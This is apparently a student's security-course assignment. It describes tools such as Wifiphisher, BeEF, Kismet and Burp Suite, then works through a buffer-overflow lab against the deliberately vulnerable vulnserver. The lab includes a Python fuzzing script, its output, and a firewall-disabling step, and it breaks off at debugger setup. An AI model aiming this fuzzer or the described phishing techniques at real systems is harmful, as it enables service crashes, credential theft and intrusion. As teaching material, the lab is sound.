1. **a. Describe at least 2 tools related to social engineering (Chapter 10) with relevant screenshots, that demonstrates its working**


Ans: Wifiphisher: Developed for social engineering and wireless network penetration testing, Wifiphisher is an advanced and potentially dangerous tool. Wifiphisher uses human behavior to compromise Wi-Fi networks, as opposed to more conventional techniques that concentrate on taking advantage of technological flaws. It works by fabricating plausible rogue access points that impersonate real Wi-Fi networks and fool users into joining to them. Once connected, Wifiphisher can utilize a variety of strategies, such tricking users into entering their login credentials or inadvertently inserting harmful material into their browser. It is a clear reminder of the need of cybersecurity safeguards and user awareness in preventing falls prey to such dishonest practices. To reduce the dangers connected with social engineering, it's critical to implement security best practices, such as creating strong, one-of-a-kind passwords and being watchful for any prospective assaults.

Command: $ sudo python wifiphisher.py

BeEF(Browser Exploitation Framework): Web application security testing is advanced by BeEF, or Browser Exploitation Framework, an open-source security tool. With an emphasis on client-side exploitation of online environments, BeEF was created to evaluate the security of web browsers and apps. A flexible collection of tools for conducting focused and managed assaults on web browsers is offered by the framework to penetration testers and security experts.


Being able to plug into a web browser and provide the tester remote control over the browser is one of BeEF's main capabilities. This makes it possible to carry out a variety of attacks, such as social engineering and client-side vulnerabilities, and to obtain important data from the victim. Utilizing the flaws included in web browsers and their plugins, BeEF is an effective instrument for spotting holes and vulnerabilities in online applications.

Security experts may mimic actual assaults and assess the efficacy of web application security measures by using BeEF for ethical hacking and penetration testing. BeEF must be used carefully, as with any security tool. Before conducting security evaluations, the appropriate authorization must be obtained, and principles of ethics and law must be followed.



b. Describe at least 2 tools related to Wireless security (Chapter 11) with relevant screenshots, that demonstrates its working.

Ans: Wireshark: An essential tool in the field of wireless security is Wireshark, a potent and popular network protocol analyzer. Professionals in network administration and security may examine and evaluate data moving via a wireless network in real time with Wireshark, an open-source utility. With its versatility, it can be used in wired as well as wireless contexts, which makes it a great tool for tracking network traffic and spotting security flaws.



By capturing and analyzing packets sent and received between devices on a Wi-Fi network, Wireshark helps identify possible risks in the context of wireless security. This covers the examination of data transfers, authentication procedures, and even any security lapses. Wireshark is a tool used by security professionals to find flaws in wireless protocols, unencrypted messages, and unwanted access.

Users may concentrate on certain elements of wireless traffic with the help of Wireshark's powerful filtering capabilities and user-friendly interface, which helps identify abnormalities and potential security issues. Furthermore, Wireshark provides an extensive perspective on the wireless communication environment by supporting many wireless protocols, such as Bluetooth, Wi-Fi, and Zigbee.


Wireshark is a tool for observation and analysis in and of itself, but its use in wireless security emphasizes the value of proactive threat detection and ongoing monitoring. In order to guarantee the confidentiality and integrity of data transferred across wireless networks, security experts utilize Wireshark in combination with other tools to improve the overall security posture of these networks. As with any security technology, ethical and responsible use is essential to maintaining professional ethics and regulatory requirements.

Kismet: Kismet is a powerful and adaptable tool for detecting and analyzing wireless networks. It is extensively used in the cybersecurity industry due to its ability to track and identify any security risks. As a passive sniffer and intrusion detection system, Kismet is an excellent tool for gathering and analyzing data from Wi-Fi networks. It provides penetration testers and security experts with useful information about neighboring wireless environments.

Kismet's ability to passively monitor wireless communications distinguishes it and offers a thorough yet non-intrusive picture of the wireless environment. The utility is good at finding hidden Service Set Identifiers (SSIDs) and monitoring network signal strength since it supports a variety of Wi-Fi devices and features like channel hopping. This feature is very helpful in identifying any security holes, unapproved entry points, and unusual activity on wireless networks.


Security professionals may more easily use Kismet since it is pre-installed in well-known penetration testing distributions like Kali Linux. The 'kismet' command may be used to launch the tool, adjust its parameters, and see live information about nearby WiFi networks. In order to proactively detect and mitigate possible security issues in wireless infrastructures, experts conducting security assessments need access to this information.

Even if Kismet is a strong ally in wireless security, moral issues must always come first. In order to use Kismet for security evaluations, users must make sure they have the proper authority and follow all legal and ethical requirements. Network security is improved by using technologies like Kismet responsibly, all without sacrificing moral principles.



c. Describe at least 2 tools related to Attack and defence (chapter 12) with relevant screenshots, that demonstrates its working.


- Ans: **Nmap:** The open-source network scanning utility Nmap, short for "Network Mapper," is a flexible and popular choice. It is highly acclaimed for its capacity to find open ports and gather useful data in order to locate hosts and services on networks. For services that are operating on target hosts, Nmap may additionally identify the OS and version. It is a vital tool for network administrators, security experts, and ethical hackers because to its rich feature set, scripting ability, and large database of signatures. A popular command-line tool for evaluating network security, finding vulnerabilities, and assisting with network troubleshooting is called Nmap. It is renowned for its adaptability and extensive network reconnaissance capabilities.



Burp suite: Burp Suite is a potent cybersecurity tool used for investigation and testing of online application security. Finding and taking advantage of vulnerabilities in online applications is the main function of this tool. Users can intercept, examine, and change HTTP and HTTPS communication between their browser and the intended web application by using Burp Suite, which functions as a proxy server. Security experts may examine the security posture of web applications thanks to the proxy feature, which is essential for modifying requests and answers.

Several modules, such as the Proxy, Scanner, Spider, Repeater, Intruder, and more, are available on the tool's user-friendly interface. The essential element that makes it easier to intercept web traffic is the proxy module. To find security vulnerabilities like SQL injection, Cross-Site Scripting (XSS), and other issues, security analysts utilize the Proxy to examine and alter requests and answers.

The process of finding and taking advantage of security flaws is automated by the Scanner module. By examining online applications for common vulnerabilities, it does dynamic application security testing, or DAST. The Spider module automatically finds and navigates across connections to assist in mapping the structure of web applications.




LAB 6 : Exploit Development

Part one: Linux Buffer Overflow

Preparing the Vulnerable Server

Vulnerable server is an intentionally insecure server application designed for testing purposes. We will be using the TRUN application that accepts an input. To learn more about this project visit http://www.thegreycorner.com/2010/12/introducing-vulnserver.html. Throughout this lab, we will cause this server application to fail. To restart the application after each step, simply double click the vulnserver.exe.

- On Windows 7, locate the "Exploit Development" folder
- Extract the vulnerver.zip file.
- Double click vulnserver.exe (uncheck "Always ask before opening this file") and Run.
- Disable the Windows Firewall.
- On your Kali Linux System, test the connection using netcat with the following command: Nc <windows.7.IP.Address> 9999
- You should see a banner saying "Welcome to Vulnerable Server!" Type TRUN .AAA and press enter.
- The systems will respond "TRUN COMPLETE".
- Type EXIT to close the connection.



Fuzzing the Serverz

Fuzzing is an application testing technique that sends random inputs to an application in order to attempt to crash it. We will learn about more complex fuzzing tools and techniques later. For now, we are going to write a simple fuzzing program that will send a specified number of "A" characters to the TRUN application on the vulnerable server.

```
  GNU nano 7.2
#!/usr/bin/python2.7

import socket

server = '192.168.2.6'
sport = 9999
length= int(input('Length of attack:'))
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print (s.recv(1024))
print ("Sending attack length ", length, 'to TRUN .')
attack = 'A' * length
s.send(str('TRUN .' + attack + '\r\n').encode())
print (s.recv(1024))
s.send(str('EXIT \r\n').encode())
print (s.recv(1024))
s.close()
```

- On your Kali System, create a new file using nano, named 'vs-fuzz1':
  Nano vs-fuzz1
- Enter the following Python script into the file. Be sure to replace the IP Address with the IP of your Windows 7 system.
- To save the code, hit Ctrl+X, and then press Y to save, and Enter to accept the filename.
- Make the program executable to that we can run the script enter:
  Chmod a+x vs-fuzz1


  NOTE: if you open the application in nano again after making it executable, you can see the code markup
- To run the program, enter:
  ./vs-fuzz1
- Enter a "Length of Attack" of 100 and press ENTER.
- The server should respond "TRUN COMPLETE".


```
vader@kali-linux-vm:~# nano vs-fuzz1
vader@kali-linux-vm:~# chmod a+x vs-fuzz1
vader@kali-linux-vm:~# ./vs-fuzz1
Length of attack:100
Welcome to Vulnerable Server! Enter HELP for help.

('Sending attack length ', 100, 'to TRUN .')
TRUN COMPLETE

GOODBYE

vader@kali-linux-vm:~#
```

This script simple creates a connection to the server on port 9999 and sends the TRUN commands followed by the number of A's specified followed by the EXIT command. This application can handle an input of 100 characters. Let us see how many it takes to break it


- **Run the** vs-fuzz1 **program again, this time enter a length of attack of 9000.**


This time there is no response. If you look at your Windows 7 system, you will noticed that the vulnserver.exe has crashed. An input of 9000 is more than the system could handle





- Restart the vulnserver.exe by double clicking the application. Try running for a couple different lengths, such as; 500, 2000, and 3000. If the server crashes, restart and try again.






As we see here length 500 and 1000 length it accepted and 2000 length is crashed

Which lengths caused it to crash? Which lengths did it accept? 500 or 1000 will work find, but 2000 and 3000 cause it crash. This means somewhere between 1000 and 2000 characters a Stack Buffer Overflow is occurring. We can use this to our advantage to inject a payload to execute on the system. First, need more information in order to exploit it.

Immunity Debugger – Setup

Immunity Debugger is a tool that we can use to view and analyze data stored in the systems memory as the applications runs (and more importantly, when it crashes). This tool has many uses, but our interest in what is stored in the memory registers.

- On your Windows 7 system, install the Immunity Debugger with the exe provided in the Exploit Development folder. Be sure to select to install python as well.
- Once the installation completes, launch the Immunity Debugger by right clicking on the Desktop Icon and choose Run as Administrator.
- Drag the edges of each of the windows, so they are all about the same size. • Attach the running vulnserver process to the Immunity Debugger, click File>Attach. (Make sure the vulnserver.exe is running)
- In the select process to attach, click vulnserver, then click the Attach button.
- The text may show up small. To make it easier to read, right click on any window and go to Appearance>Font (all)> OEM fixed font.
- In the lower left window, right-click and choose HEX>HEX/ASCII (16 bytes).




This is the "CPU Window" in Immunity and it is the tool you will use most often.


Locate these items in your Immunity window, as marked in the image below.

Status in the lower right corner: this shows if the program is **Paused** or **Running**. When Immunity attaches a process, the process starts in the Paused state.

Current status is paused

